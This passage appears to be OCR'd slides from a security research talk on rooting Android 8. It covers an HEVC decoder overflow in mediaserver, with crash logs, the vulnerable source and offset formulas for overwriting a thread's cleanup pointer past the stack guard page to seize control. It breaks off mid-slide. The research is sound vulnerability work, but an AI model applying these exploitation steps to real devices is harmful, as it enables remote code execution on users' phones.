Mirror Mirror: Rooting Android 8 with a Kernel Space Mirroring Attack

WANG, YONG(@ThomasKing2014)

Pandora Lab of Ali Security

Who am I

- WANG, YONG a.k.a. ThomasKing(@ThomasKing2014)
- Security Engineer in Pandora Lab of Ali Security, Alibaba Group
- Focus on Security Research of Android
- Android vulnerability hunting and exploitation since 2015

Agenda

- Present Situation
- YUV exploitation for Mediaserver
- ReVent Rooting Solution
- Kernel Space Mirroring Attack – KSMA
- Conclusion

Agenda

- *Present Situation*
- YUV exploitation for Mediaserver
- ReVent Rooting Solution
- Kernel Space Mirroring Attack – KSMA
- Conclusion


Two ways

- Memory corruption vulnerabilities in drivers
  - Lots of vulnerabilities (Android Bulletin)
  - Need to comprise an associated privileged process first
  - Fewer vulnerabilities in universal drivers (Binder, etc.)

- Memory corruption vulnerabilities in generic syscall
  - Attractive
  - Not easy to discover a vulnerability

Privileged processes

- Fewer vulnerabilities
  - Systemserver
- Capabilities per process
  - Mediaserver
- More strict SELinux policies
- ROP/JOP due to “EXEC_MEM” policy
  - All daemons



Attack surface reduction

- Remove default access to debug features
  - Perf subsystem
- Restrict app access to ioctl commands
  - A small whitelist for Applications
- SECCOMP filter in Android 8
  - Restrict the syscalls (add_key)

New mitigations in Android 8

- Privileged Access Never (PAN)
  - No longer redirect a kernel pointer to user space
- Kernel Address Space Layout Randomization(kernel 4.4 and newer)
  - Need to leak the kernel slide
- Post-init read-only memory
  - Fewer kernel pointers can be overwritten
- Hardened usercopy
  - Fewer vulnerabilities in drivers

Agenda

- Present Situation
- *YUV exploitation for Mediaserver*
- ReVent Rooting Solution
- Kernel Space Mirroring Attack – KSMA
- Conclusion

Why Mediaserver

- Android Bulletin 2017-03-01

Remote code execution vulnerability in Mediaserver

A remote code execution vulnerability in Mediaserver could enable an attacker using a specially crafted file to cause memory corruption during media file and data processing. This issue is rated as Critical due to the possibility of remote code execution within the context of the Mediaserver process.

CVE	References	Severity	Updated Google devices	Updated AOSP versions	Date reported
CVE-2017-0466	A-33139050 [2]	Critical	All	6.0, 6.0.1, 7.0, 7.1.1	Nov 25, 2016
CVE-2017-0467	A-33250932 [2]	Critical	All	6.0, 6.0.1, 7.0, 7.1.1	Nov 30, 2016
CVE-2017-0468	A-33351708 [2]	Critical	All	6.0, 6.0.1, 7.0, 7.1.1	Dec 5, 2016
CVE-2017-0469	A-33450635	Critical	All	6.0, 6.0.1, 7.0, 7.1.1	Dec 8, 2016
CVE-2017-0470	A-33818500	Critical	All	6.0, 6.0.1, 7.0, 7.1.1	Dec 21, 2016
CVE-2017-0471	A-33816782	Critical	All	6.0, 6.0.1, 7.0, 7.1.1	Dec 21, 2016
CVE-2017-0472	A-33862021	Critical	All	6.0, 6.0.1, 7.0, 7.1.1	Dec 23, 2016
CVE-2017-0473	A-33982658	Critical	All	6.0, 6.0.1, 7.0, 7.1.1	Dec 30, 2016
CVE-2017-0474	A-32589224	Critical	All	7.0, 7.1.1	Google internal

Why Mediaserver


- Android Bulletin 2018-03-01

Media framework

The most severe vulnerability in this section could enable a remote attacker using a specially crafted file to execute arbitrary code within the context of a privileged process.

CVE	References	Type	Severity	Updated AOSP versions
CVE-2017-13248	A-70349612	RCE	Critical	6.0, 6.0.1, 7.0, 7.1.1, 7.1.2, 8.0, 8.1
CVE-2017-13249	A-70399408	RCE	Critical	6.0, 6.0.1, 7.0, 7.1.1, 7.1.2, 8.0, 8.1
CVE-2017-13250	A-71375536	RCE	Critical	6.0, 6.0.1, 7.0, 7.1.1, 7.1.2, 8.0, 8.1
CVE-2017-13251	A-69269702	EoP	Critical	6.0, 6.0.1, 7.0, 7.1.1, 7.1.2, 8.0, 8.1
CVE-2017-13252	A-70526702	EoP	High	8.0, 8.1
CVE-2017-13253	A-71389378	EoP	High	8.0, 8.1

Android MediaPlayer



Hevc crash

- Weichao Sun(@sunblate), member of Pandora Lab

```
*** *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***
Build fingerprint: 'google/sailfish/sailfish:7.1.1/NOF27B/3687361:user/release-keys'
Revision: '0'
ABI: 'arm'
pid: 7315, tid: 8517, name: le.hevc.decoder  >>> media.codec <<<
signal 11 (SIGSEGV), code 2 (SEGV_ACCERR), fault addr 0xe1581000
    r0 e1581000  r1 e22a5c70  r2 00000020  r3 00000000
    r4 e79bb000  r5 e22a5c50  r6 00000001  r7 e1581000
    r8 014d4800  r9 00000020  sl 00000040  fp 029a9000
    ip e787ffac  sp e7447430  lr e7835de8  pc e80de590  cpsr 68070030
```

```
memory map: (fault address prefixed with --->)
    b1032000-b1034fff r-x         0      3000  /system/bin/mediacodec (BuildId:
    f27f88be33edbca2b7f974f26a694059)
    b1036000-b1036fff r--      3000      1000  /system/bin/mediacodec
    b1037000-b1037fff rw-         0      1000
    debd8000-e1580fff rw-         0   29a9000  /dev/ashmem/ACodec (deleted)
--->e1581000-e1581fff ---         0      1000  [anon:thread stack guard page]
    e1582000-e167ffff rw-         0     fe000  [stack:7418]
    e1680000-e4dfffff rw-         0   3780000  [anon:libc_malloc]
    e4e6f000-e4e6ffff ---         0      1000  [anon:thread stack guard page]
```

Hevc crash

```
pid: 13306, tid: 13313, name: le.hevc.decoder  >>> media.codec <<<
signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr 0x80808080
    r0 80808080  r1 f32407af  r2 80000000  r3 00000001
    r4 00004349  r5 f6469000  r6 f620131f  r7 f3240790
    r8 f356d850  r9 00000020  sl 00004858  fp f62013a8
    ip 00000080  sp f6201330  lr 00000080  pc 80808080  cpsr a0070010
    d0  8080808080808080  d1  8080808080808080
    d2  8080808080808080  d3  8080808080808080
    d4  8080808080808080  d5  8080808080808080
    d6  8080808080808080  d7  8080808080808080
    d8  0000000000000000  d9  0000000000000000
    d10 0000000000000000  d11 0000000000000000
    d12 0000000000000000  d13 0000000000000000
    d14 0000000000000000  d15 0000000000000000
    d16 0000000000000000  d17 0000000000000000
    d18 0000000000000000  d19 0000000000000000
    d20 0000000000000000  d21 0000000000000000
    d22 0040004000400040  d23 0040004000400040
    d24 0040004000400040  d25 0040004000400040
    d26 0000000000000000  d27 0000000000000000
    d28 0040004000400040  d29 0040004000400040
    d30 0040004000400040  d31 0040004000400040
    scr 80000000

backtrace:
    #00 pc 80808080  <unknown>
    #01 pc 0000007c  <unknown>
```

- Android Bulletin 2018-04-01

Media framework

The most severe vulnerability in this section could enable a remote attacker using a specially crafted file to execute arbitrary code within the context of a privileged process.

CVE	References	Type	Severity	Updated AOSP versions
CVE-2017-13276	A-70637599	RCE	Critical	6.0, 6.0.1, 7.0, 7.1.1, 7.1.2, 8.0, 8.1
CVE-2017-13277	A-72165027	RCE	Critical	6.0, 6.0.1, 7.0, 7.1.1, 7.1.2, 8.0, 8.1
CVE-2017-13278	A-70546581	EoP	High	6.0, 6.0.1, 7.0, 7.1.1, 7.1.2, 8.0, 8.1
CVE-2017-13279	A-68399439	DoS	High	6.0, 6.0.1, 7.0, 7.1.1, 7.1.2, 8.0, 8.1
CVE-2017-13280	A-71361451	DoS	High	6.0, 6.0.1, 7.0, 7.1.1, 7.1.2, 8.0, 8.1

Vulnerability analysis

```
29  backtrace:
30      #00 pc 00017590  /system/lib/libc.so (memcpy+293)
31      #01 pc 00031de4  /system/lib/libstagefright_soft_hevcdec.so (ihevcd_fmt_conv+592)
32      #02 pc 0000e880  /system/lib/libstagefright_soft_hevcdec.so (ihevcd_decode+1488)
33      #03 pc 0000a335  /system/lib/libstagefright_soft_hevcdec.so
        (_ZN7android8SoftHEVC13onQueueFilledEj+496)
34      #04 pc 00022fe9  /system/lib/libstagefright_omx.so
        (_ZN7android22SimpleSoftOMXComponent17onMessageReceivedERKNS_2spINS_8AMessageEEE+272)
35      #05 pc 00024023  /system/lib/libstagefright_omx.so
36      #06 pc 0000f3c5  /system/lib/libstagefright_foundation.so
        (_ZN7android8AHandler14deliverMessageERKNS_2spINS_8AMessageEEE+24)
37      #07 pc 0001165b  /system/lib/libstagefright_foundation.so (_ZN7android8AMessage7deliverEv+62)
38      #08 pc 0000ff35  /system/lib/libstagefright_foundation.so (_ZN7android7ALooper4loopEv+372)
39      #09 pc 0000e3a3  /system/lib/libutils.so (_ZN7android6Thread11_threadLoopEPv+270)
40      #10 pc 00047093  /system/lib/libc.so (_ZL15__pthread_startPv+22)
41      #11 pc 00019bdd  /system/lib/libc.so (__start_thread+6)
```

Vulnerability analysis

```
843         else if(IV_YUV_420P == ps_codec->e_chroma_fmt)
844         {
845
846             if(0 == disable_luma_copy)
847             {
848                 // copy luma
849                 WORD32 i;
850                 WORD32 num_cols = ps_codec->i4_disp_wd;
851
852                 for(i = 0; i < num_rows; i++)
853                 {
854                     memcpy(pu1_y_dst_tmp, pu1_y_src, num_cols);
855                     pu1_y_dst_tmp += ps_codec->i4_disp_strd;
856                     pu1_y_src += ps_codec->i4_strd;
857                 }
858
859                 disable_luma_copy = 1;
860             }
861
862             ps_codec->s_func_selector.ihevcd_fmt_conv_420sp_to_420p_fptr(pu1_y_src, pu1_uv_src,
863                                                                          pu1_y_dst_tmp, pu1_u_dst_tmp, pu1_v_dst_tmp,
864                                                                          ps_codec->i4_disp_wd,
865                                                                          num_rows,
866                                                                          ps_codec->i4_strd,
867                                                                          ps_codec->i4_strd,
868                                                                          ps_codec->i4_disp_strd,
869                                                                          (ps_codec->i4_disp_strd / 2),
870                                                                          is_u_first,
871                                                                          disable_luma_copy);
```

- i4_disp_wd
- num_rows
- num_cols
- i4_disp_strd
- i4_strd

Vulnerability analysis

- i4_disp_strd
  - mp4_width
- i4_strd
  - mp4_height + PAD(0xa0)
- i4_disp_wd
  - H.265 Sequence Parameter Set
  - sps->pic_width_in_luma_samples
- num_cols
  - sps->pic_width_in_luma_samples
- num_rows
  - sps->pic_height_in_luma_samples

Vulnerability analysis

```
843         else if(IV_YUV_420P == ps_codec->e_chroma_fmt)
844         {
845
846             if(0 == disable_luma_copy)
847             {
848                 // copy luma
849                 WORD32 i;
850                 WORD32 num_cols = ps_codec->i4_disp_wd;
851
852                 for(i = 0; i < num_rows; i++)
853                 {
854                     memcpy(pu1_y_dst_tmp, pu1_y_src, num_cols);
855                     pu1_y_dst_tmp += ps_codec->i4_disp_strd;
856                     pu1_y_src += ps_codec->i4_strd;
857                 }
858
859                 disable_luma_copy = 1;
860             }
861
862             ps_codec->s_func_selector.ihevcd_fmt_conv_420sp_to_420p_fptr(pu1_y_src, pu1_uv_src,
863                                                                          pu1_y_dst_tmp, pu1_u_dst_tmp, pu1_v_dst_tmp,
864                                                                          ps_codec->i4_disp_wd,
865                                                                          num_rows,
866                                                                          ps_codec->i4_strd,
867                                                                          ps_codec->i4_strd,
868                                                                          ps_codec->i4_disp_strd,
869                                                                          (ps_codec->i4_disp_strd / 2),
870                                                                          is_u_first,
871                                                                          disable_luma_copy);
```

```
587 void ihevcd_fmt_conv_420sp_to_420p(UWORD8 *pu1_y_src,
588                                     UWORD8 *pu1_uv_src,
589                                     UWORD8 *pu1_y_dst,
590                                     UWORD8 *pu1_u_dst,
591                                     UWORD8 *pu1_v_dst,
592                                     WORD32 wd,
593                                     WORD32 ht,
594                                     WORD32 src_y_strd,
595                                     WORD32 src_uv_strd,
596                                     WORD32 dst_y_strd,
597                                     WORD32 dst_uv_strd,
598                                     WORD32 is_u_first,
599                                     WORD32 disable_luma_copy)
600 {
601     UWORD8 *pu1_src, *pu1_dst;
602     UWORD8 *pu1_u_src, *pu1_v_src;
603     WORD32 num_rows, num_cols, src_strd, dst_strd;
604     WORD32 i, j;
605
606     if(0 == disable_luma_copy)
607     {
608         /* copy luma */
609         pu1_src = (UWORD8 *)pu1_y_src;
610         pu1_dst = (UWORD8 *)pu1_y_dst;
611
612         num_rows = ht;
613         num_cols = wd;
614
615         src_strd = src_y_strd;
616         dst_strd = dst_y_strd;
617
618         for(i = 0; i < num_rows; i++)
619         {
620             memcpy(pu1_dst, pu1_src, num_cols);
621             pu1_dst += dst_strd;
622             pu1_src += src_strd;
```

Vulnerability analysis

- ‘0x80808080’
  - luma and chroma buffers are filled with ‘0x80’

```
787     if(0 == ps_codec->u4_pic_cnt)
788     {
789         memset(ps_cur_pic->pu1_luma, 128, (ps_sps->i2_pic_width_in_luma_samples + PAD_WD) * ps_sps->i2_pic_height_in_luma_samples);
790         memset(ps_cur_pic->pu1_chroma, 128, (ps_sps->i2_pic_width_in_luma_samples + PAD_WD) * ps_sps->i2_pic_height_in_luma_samples / 2);
791     }
```

- Control PC register
  - Skip the stack guard page
  - Overwrite some metadata in the thread stack

Output buffer

Decoding thread

```
395  memory map: (fault address prefixed with --->)
396      b1032000-b1034fff r-x         0      3000  /system/bin/mediacodec (BuildId:
     f27f88be33edbca2b7f974f26a694059)
397      b1036000-b1036fff r--      3000      1000  /system/bin/mediacodec
398      b1037000-b1037fff rw-         0      1000
399      debd8000-e1580fff rw-         0   29a9000  /dev/ashmem/ACodec (deleted)
400  --->e1581000-e1581fff ---         0      1000  [anon:thread stack guard page]
401      e1582000-e167ffff rw-         0     fe000  [stack:7418]
402      e1680000-e4dfffff rw-         0   3780000  [anon:libc_malloc]
403      e4e6f000-e4e6ffff ---         0      1000  [anon:thread stack guard page]
```

Pthread_internal_t


```
58 class pthread_internal_t {
59  public:
60   class pthread_internal_t* next;
61   class pthread_internal_t* prev;
62
63   pid_t tid;
64
65  private:
66   pid_t cached_pid_;
67
68  public:
69   pid_t invalidate_cached_pid() {
70     pid_t old_value;
71     get_cached_pid(&old_value);
72     set_cached_pid(0);
73     return old_value;
74   }
75
76   void set_cached_pid(pid_t value) {
77     cached_pid_ = value;
78   }
79
80   bool get_cached_pid(pid_t* cached_pid) {
81     *cached_pid = cached_pid_;
82     return (*cached_pid != 0);
83   }
84
85   pthread_attr_t attr;
86
87   _Atomic(ThreadJoinState) join_state;
88
89   __pthread_cleanup_t* cleanup_stack;
90
91   void* (*start_routine)(void*);
92   void* start_routine_arg;
93   void* return_value;
94
95   void* alternate_signal_stack;
96
```

```
256 typedef struct __pthread_cleanup_t {
257   struct __pthread_cleanup_t*    __cleanup_prev;
258   __pthread_cleanup_func_t       __cleanup_routine;
259   void*                          __cleanup_arg;
260 } __pthread_cleanup_t;
261
```

```
62 void pthread_exit(void* return_value) {
63   // Call dtors for thread_local objects first.
64   __cxa_thread_finalize();
65
66   pthread_internal_t* thread = __get_thread();
67   thread->return_value = return_value;
68
69   // Call the cleanup handlers.
70   while (thread->cleanup_stack) {
71     __pthread_cleanup_t* c = thread->cleanup_stack;
72     thread->cleanup_stack = c->__cleanup_prev;
73     c->__cleanup_routine(c->__cleanup_arg);
74   }
```

Avoid ‘stack_guard_check’

Memory layout



	offset	number	size	interval
Y	0	pic_h	pic_w	m4_w
U	size_Y	pic_h / 2	pic_w / 2	m4_w / 2
V	size_Y + size_UV	pic_h / 2	pic_w / 2	m4_w / 2

size_Y = m4_h * m4_w

size_UV = size_Y / 4

m4_w --- mp4_width

m4_h --- mp4_height

pic_h --- pic_height_in_luma_samples

pic_w --- pic_width_in_luma_samples

Y channel

Overwrite cleanup_stack pointer:

Cleanup_offset = buffer_size + 0x1000 + 0xfe000 – 0x1000 + 0x940


Cleanup_offset = mp4_width * (pic_height – 1)

Skip guard page:

mp4_width * *i* + pic_width < buffer_size

OR mp4_width * *i* >= buffer_size + 0x1000

0 <= *i* < *pic_height*



U channel

Overwrite cleanup_stack pointer:

Cleanup_offset = buffer_size + 0x1000 + 0xfe000 – 0x1000 + 0x940

Cleanup_offset = mp4_width * (pic_height – 1)


Skip guard page:

mp4_width * *i* + pic_width < buffer_size

OR mp4_width * *i* >= buffer_size + 0x1000

0 <= *i* < *pic_height*

*size_Y + (mp4_width / 2) * (pic_height / 2 - 1) + pic_width / 2 < buffer_size*



V channel

Overwrite cleanup_stack pointer:

Cleanup_offset = buffer_size + 0x1000 + 0xfe000 – 0x1000 + 0x940

Cleanup_offset = mp4_width * (pic_height – 1)

Skip guard page:

